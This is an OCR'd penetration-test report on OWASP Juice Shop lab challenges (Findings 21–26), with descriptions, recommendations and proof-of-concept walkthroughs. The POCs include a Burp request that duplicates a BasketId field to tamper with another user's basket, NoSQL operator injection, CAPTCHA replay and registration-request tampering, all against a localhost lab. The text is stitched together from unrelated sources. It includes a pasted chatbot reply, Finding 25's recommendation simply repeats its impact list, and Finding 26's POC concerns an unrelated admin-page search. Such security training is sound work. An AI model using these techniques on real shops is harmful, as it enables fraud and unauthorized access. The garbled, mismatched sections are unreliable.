
To prevent these types of manipulation and access flaws, the following defensive measures must be applied:

- Strict Server-Side Business Logic Validation: The server must ignore any price or total sent from the client. The server must always re-calculate the total price using the actual prices stored in the database.


- Quantity Validation: Reject any request that sends illogical quantities (zero, negative, or a value exceeding available stock).
- Authorization Checks: When using Direct Object References like a Basket ID, the server must always verify that the currently authenticated user is the legitimate owner of that object before allowing modification.
- Prevent Sensitive Field Modification: The API should never allow the client to directly modify critical fields such as price or total.

POC:

"This challenge requires a bit more sophisticated tampering than others of the same ilk" is not what I expected to see when I read the expanded description to this challenge.



When my normal trick didn't work, I started charting out the packet traffic both for adding and removing items from baskets. I assumed this would have something to do with the URLs involved rather than the JSON fields, so I dug into the packet sequences more than I normally do.



But that rabbit hole led nowhere. None of the URL changes I made, the PUT/POST changes I made, or the JSON changes I made did anything.


After an hour of beating my head against the wall, and in no small part because this was my last 3 star challenge, I checked the Solutions Guide and found that I could update multiple database entries in the same JSON object, so that's what I did. Adding a second "BasketId" field and populating it with Bender's User ID, then forwarding the packet finally solved the challenge.


Request

Raw | Params | Headers | Hex | JSON Web Tokens

Pretty | Raw | \n | Actions

```
1  POST /api/BasketItems/ HTTP/1.1
2  Host: localhost:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJ
8  Content-Type: application/json
9  Content-Length: 58
10 Origin: http://localhost:3000
11 Connection: close
12 Referer: http://localhost:3000/
13 Cookie: language=en; welcomebanner_status=dismiss
14
15 {
     "ProductId":6,
     "BasketId":"1",
     "quantity":1,
     "BasketId":"3"
   }
```





❖ Finding 21: **No SQL DOS**

Critical

- **Description:**

Absolutely! Here is the analysis of the "NoSQL DoS" (Denial of Service) challenge, which focuses on exploiting performance flaws in NoSQL databases to disrupt service, presented entirely in English:

- NoSQL DoS Challenge (Denial of Service)Challenge CategoryTypeCategoryDenial of Service (DoS)TypeResource Exhaustion via QueriesPrimary GoalExhaust the application or database server's resources to slow down or crash the service.
- Description and MechanismVulnerability Concept: The flaw exists when the application accepts user input that is then used to construct computationally expensive or complex queries for the NoSQL database (such as MongoDB).Common Mechanism (ReDoS): The vulnerability often involves submitting an extremely long or specifically crafted string that is processed using an inefficient Regular Expression (Regex).

- **Impact**
  - Denial of Service (DoS): The main objective is to prevent legitimate users from accessing the application or disrupt its functionality, leading to financial and operational losses.
  - Resource Depletion: Consumes all available CPU and memory resources for the server.
  - System Instability: The severe load can cause the application or database to crash or restart, leading to overall system instability.
- **Resources:**

  https://pwning.owasp-juice.shop/part2/broken-access-control.html
- **Vulnerability Location :**

Any API endpoint or input field whose content is used to **construct a NoSQL search query**, such as:

- **Search Fields.**
- **Product Filters.**
- **Login fields (if using Regex for validation).**

Recommendation

To prevent NoSQL DoS vulnerabilities, the following defensive measures must be applied:

1. **Input Validation:** Apply strict validation on the **length and content** of strings used in queries or regular expressions.
2. **Resource Limiting:**
   - **Set a maximum Query Timeout** on database executions and cancel any query that exceeds this limit.
   - Enforce resource limits (CPU, memory) per process or request.
3. **Secure Regex:** Avoid using complex regular expressions that are prone to **Catastrophic Backtracking**. Use highly efficient and optimized Regex patterns.
4. **Prevent NoSQL Operators:** Sanitize or block NoSQL operators that start with a dollar sign ($-operators) from any user input that is not explicitly intended to be query logic.

POC:

Failed

❖ Finding 22: **NoSQL Manipulation**

High

- ## Description:

– **Vulnerability Concept:** This type of flaw occurs due to a lack of **sanitization** of user input that is subsequently used as part of **Query Objects** in a NoSQL environment (like MongoDB).

– **Mechanism:** The application allows the user to input data (such as a product name, comment, or search parameter) that is directly merged into the NoSQL query. An attacker can inject **special NoSQL operators** like $set, $inc, or $where into a seemingly innocuous input field.

- ## Impact

  – Sensitive Data Access: By altering the search logic, the attacker can access records and data that should not be visible to the average user (as seen in the Login Jim & Bender challenge).

  – Unauthorized Data Modification: In some scenarios, the attacker can force the database to execute an update operation on fields they were not authorized to modify (e.g., changing a user's role from customer to administrator).

  – Authentication/Authorization Bypass: Bypassing login screens or accessing restricted functions

- ## Resources:

https://pwning.owasp-juice.shop/part2/injection.html

- ## Vulnerability Location :

Any input field used for:

Searching: GET /rest/products/search?q=

Comments/Feedback: Any endpoint that accepts a JSON object containing free text.

- ## Recommendation

To prevent NoSQL Injection vulnerabilities, the following defensive measures must be applied:

– Separate Data from Query Code: Use secure methods for query construction in NoSQL APIs where user input is always treated as literal data and not as executable operators.


– Input Sanitization: Strictly remove or block all NoSQL-specific characters and symbols (especially those starting with $) from user inputs that are used in query construction.

– Input Validation: Apply strict validation on the data type, length, and expected content of all inputs.

– Use Official Libraries: Rely on the official NoSQL database drivers and Object-Document Mappers (ODMs), as they are designed to handle user input more securely when executing queries.

POC:

This research was, unfortunately, insufficient. After an extended period of poking and prodding the database using Burp Suite's Repeater tool, I gave in and read the solution (I'm here to learn, not demonstrate mastery). Seeing how the actual query was formed, the reading I had done started to make better sense. Using the "not equals" operator on the Product ID field with an invalid ID number ensured that all table entries would be updated with Bender's Banana Juice review.



❖ Finding 23: **Captcha bypass**

Moderate

- **Description:**

– Vulnerability Concept: The flaw arises when the logic for verifying the CAPTCHA is handled improperly, usually due to reliance on the client-side or weak server-side validation.
– Mechanism:The CAPTCHA is presented to the user in the browser (client-side).The user submits the form data, including the CAPTCHA field as an HTTP parameter.

- **Impact**
  - **Enabling Automated Attacks:** The danger of bypassing CAPTCHA is that it removes a critical barrier against automated abuse, enabling:
  - **Brute Force Attacks:** Unlimited attempts at passwords or usernames.
  - **Spamming/Flooding:** Automated submission of excessive comments or requests, which can overwhelm the system.
  - **Circumvention of Rate Limiting:** CAPTCHAs are often used as a form of rate limiting; bypassing them removes this rate restriction.
- **Resources:**

https://pwning.owasp-juice.shop/part2/broken-anti-automation.html

- **Vulnerability Location :**

Any form that requires data submission (e.g., new user registration, feedback, or complaint form) where the CAPTCHA is applied.

- **Recommendation**

To prevent CAPTCHA bypass vulnerabilities, the following security practices must be applied:

1. **Mandatory Server-Side Validation:** The CAPTCHA answer **must be verified exclusively on the server side**, and the answer must be immediately **invalidated** after its first use.
2. **Logic Separation:** The correct CAPTCHA answer must be generated and stored securely in the server session or database; **never** send the correct answer or encryption keys to the client side.
3. **Logging Failures:** Log failed CAPTCHA attempts; a high rate of failures is a strong indicator of an automated attack attempt.
4. **Use Robust Services:** Rely on modern, machine-resistant CAPTCHA services (like reCAPTCHA) that employ user behavior analysis mechanisms.

POC:

started with the expanded description, which provided three possible methods for completing this challenge. Only one looked appealing, however.


Submit 10 or more customer feedbacks within 10 seconds

The *Contact Us* form for customer feedback contains a CAPTCHA to protect it from being abused through scripting. This challenge is about beating this automation protection.


> A completely automated public Turing test to tell computers and humans apart, or CAPTCHA, is a program that allows you to distinguish between humans and computers. First widely used by Alta Vista to prevent automated search submissions, CAPTCHAs are particularly effective in stopping any kind of automated abuse, including brute-force attacks. They work by presenting some test that is easy for humans to pass but difficult for computers to pass; therefore, they can conclude with some certainty whether there is a human on the other end.
>
> For a CAPTCHA to be effective, humans must be able to answer the test correctly as close to 100 percent of the time as possible. Computers must fail as close to 100 percent of the time as possible.[2]

- You could prepare 10 browser tabs, solving every CAPTCHA and filling out the each feedback form. Then you'd need to very quickly switch through the tabs and submit the forms in under 10 seconds total.
- Should the Juice Shop ever decide to change the challenge into *"Submit 100 or more customer feedbacks within 60 seconds"* or worse, you'd probably have a hard time keeping up with any tab-switching approach.
- Investigate closely how the CAPTCHA mechanism works and try to find either a bypass or some automated way of solving it dynamically.
- Wrap this into a script (in whatever programming language you prefer) that repeats this 10 times.

First let's figure out how the CAPTCHA mechanism works. I set up Burp and FoxyProxy, then made my way to the Customer Feedback form.




Nothing on the screen jumped out at me, so after filling in the form, I sent it off to Burp for analysis.



If you change the rating to “0”, you can also solve the “Zero Stars” challenge.

If “captchaId” is always 0, and the answer to “captchaId” 0 is always 14, then all that really needs to be done to bypass the CAPTCHA and complete the challenge is to send the packet to Burp’s Repeater tab and spam the “Send” button until you see...



❖ Finding 24: **Repetitive Registration** **Low**

- **Description:**

  Vulnerability Concept: The flaw exists because the application's business logic fails to enforce a uniqueness constraint on data fields that must be unique, such as the email address or username.

  Mechanism: The application typically executes two main steps during registration:Check if the email already exists.،And Insert the new user data into the database.

- **Impact**

– **Data Integrity Compromise:** Results in duplicate records in the database for the same identifier (email), breaking the application's core assumption about user uniqueness.
– **Functional Confusion:** When a user attempts to log in, the system may be unable to determine which of the duplicate records should be authenticated.
– **System Abuse:** This flaw can be exploited to create multiple identities linked to a single verified credential, potentially bypassing user-based restrictions (e.g., reusing a single-use coupon code).

- **Resources:**

https://pwning.owasp-juice.shop/part2/improper-input-validation.html

Vulnerability Location :

The New User Registration API endpoint, typically the path /api/Users/ (a POST request).

- **Recommendation**

To prevent the Repetitive Registration vulnerability and maintain data integrity, the following defensive measures must be applied:


1. **Database Constraints:** The **UNIQUE constraint** must be enforced on the email column in the user table. This is the most effective defense, as it guarantees uniqueness even if the application logic fails.

2. **Server-Side Uniqueness Check:** A check for uniqueness must be performed as the first step in the user registration logic **before** attempting the insertion.
3. **Rate Limiting:** Implement a maximum limit on the number of registration attempts from the same IP address or browser fingerprint within a given timeframe to prevent automated abuse.
4. **Atomic Transactions:** Ensure that the checking and insertion process occurs within a **single, atomic transaction** to mitigate **Race Conditions** that could allow dual registration in a very short time frame.

- **POC:**

A quick google search revealed that the “DRY Principle” means Don’t repeat yourself. So while registering a new user, I shouldn’t repeat myself. But I repeat myself…

In that case, let’s create a new user.




I like to pretend my family's more respectable than it actually is. Don't judge me.

Now, let's take a look at what's being sent to the server by opening Burp and setting up FoxyProxy.

```
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; co
13
14 {
     "email":"test2@test.com",
     "password":"test1234",
     "passwordRepeat":"test1234",
     "securityQuestion":{
       "id":1,
       "question":"Your eldest siblings middle name?",
       "createdAt":"2020-11-01T17:31:26.598Z",
       "updatedAt":"2020-11-01T17:31:26.598Z"
     },
     "securityAnswer":"Winston Eldrich, Esquire"
   }
```

Don't REPEAT yourself.

Let's see what happens when we modify the contents of the password repeat field to "literally_nothing" and submit it.



❖ Finding 25: **Empty User Registration** **Moderate**

- **Description:**
  - Vulnerability Concept: This flaw arises when the application relies solely on client-side input validation mechanisms residing in the browser, such as JavaScript checks or the required attribute in HTML5.
  - Mechanism: These client-side mechanisms are inherently inadequate for security because an attacker can easily bypass them by:Disabling JavaScript in the browser.Using an interception proxy tool (like Burp Suite) to delete the field values from the HTTP request before it is sent to the server.
- **Impact**

Creation of Invalid Accounts: Allows the creation of accounts without full credentials, which can lead to:

- **Authentication Exploitation:** Potential for future login using a null or empty password in the database (NULL Password).
- **Data Corruption:** Inserting null or empty values into fields not designed to accept them, causing unexpected errors in the database or business logic.

- **Resources:**

https://pwning.owasp-juice.shop/part2/improper-input-validation.html

Vulnerability Location :

The New User Registration API endpoint, typically the path /api/Users/ (a POST request).

- **Recommendation**

Creation of Invalid Accounts: Allows the creation of accounts without full credentials, which can lead to:

- Authentication Exploitation: Potential for future login using a null or empty password in the database (NULL Password).
- Data Corruption: Inserting null or empty values into fields not designed to accept them, causing unexpected errors in the database or business logic.

- **POC:**
  Go to the Registration Page
- **http://127.0.0.l:3000/#/register**

Fill Out Initial Details And Enter values for:

- Email
- Password
- Repeat Password
- Intercept the Registration Request

Open Burp Suite and enable

intercept in the Proxy tab.

Submit the registration form And Capture the outgoing POST

request to the /api/users/endpoint

Clear Sensitive Fields Before Forwarding

Without forwarding the request, clear the following fields in the intercepted JSON body:

Modify the Server Response Right &click on the request And select:

In the response section, change: HTTP Status: 400 Bad Request

200 OK→

Message body: "Email and password fields cannot be

empty" **"User Registered Successfully"** **Forward the Modified Response**

Send the modified response to the browser.

Verify Challenge Completion

The frontend displays a success message.

The challenge is marked as solved in the Juice Shop

challenge scoreboard

❖ Finding 26: **Five-Star Feedback**

Moderate

- **Description:**

The vulnerability stems from the application's failure to enforce a uniqueness constraint when processing user ratings. The core business logic expects users to submit only one review per product. The exploitation process involves the attacker submitting a five-star rating for a product and then repeatedly sending the exact same request (Replaying the Request) to the ratings API endpoint using the same credentials. The server fails to check for the existence of a prior rating from that authenticated user, consequently creating multiple rating records instead of rejecting the duplicates.

- **Impact :**

The primary impact of this flaw is Rating Manipulation. This leads to an unfair inflation of the product's average rating, which misleads other customers and severely compromises the integrity of the store's feedback system. Fundamentally, this flaw violates Business Logic by breaking the "One Review per User" rule. Furthermore, in the absence of Rate Limiting, the rapid re-sending of requests can lead to the unnecessary exhaustion of server and database resources.

- **Resources:**
  https://pwning.owasp-juice.shop/part2/improper-input-validation.html


- **Vulnerability Location :**
  at the **API endpoint** responsible for **Submitting Feedback/Ratings**, which is typically a path like /api/Feedbacks or /api/Products/{id}/reviews. The core weakness is a combination of **missing uniqueness checks** on the server side—failing to check if the combination of (User ID, Product ID) already exists in the ratings table—and the **absence of rate limiting**. The exploitation is simple: the attacker uses an interception proxy tool, such as Burp Suite, to capture the initial POST request containing the 5-star rating, and then uses the Repeater function to **flood the server** by replaying that exact request many times.

- **Recommendation**

To prevent rating manipulation and similar business logic flaws, the application must implement robust defensive measures. Server-Side Duplicate Checks are mandatory: before inserting any new rating, the server must verify the existence of a prior record linking the authenticated User ID and the Product ID. If a record is found, the server must reject the new submission or allow the user to modify the existing review instead of adding a new one. Additionally, implementing Rate Limiting is essential to enforce a maximum number of requests allowed from a single user or IP address to the rating endpoint within a specific timeframe. Finally, implementing Database Constraints, specifically a UNIQUE constraint on the composite columns (User ID, Product ID), serves as the ultimate defensive layer to guarantee that duplicate ratings cannot be physically recorded.


- **POC:**

we have the access to the administrators account, we can start to look for the administration section. We can visually inspect all the links visible to us and check if we can find a link to the administrative section but can't find any direct link. So, again just like some of the Level 1 tasks, we can go and check the `main-es2018.js` file to see if some path is mentioned over there to the administrative section.



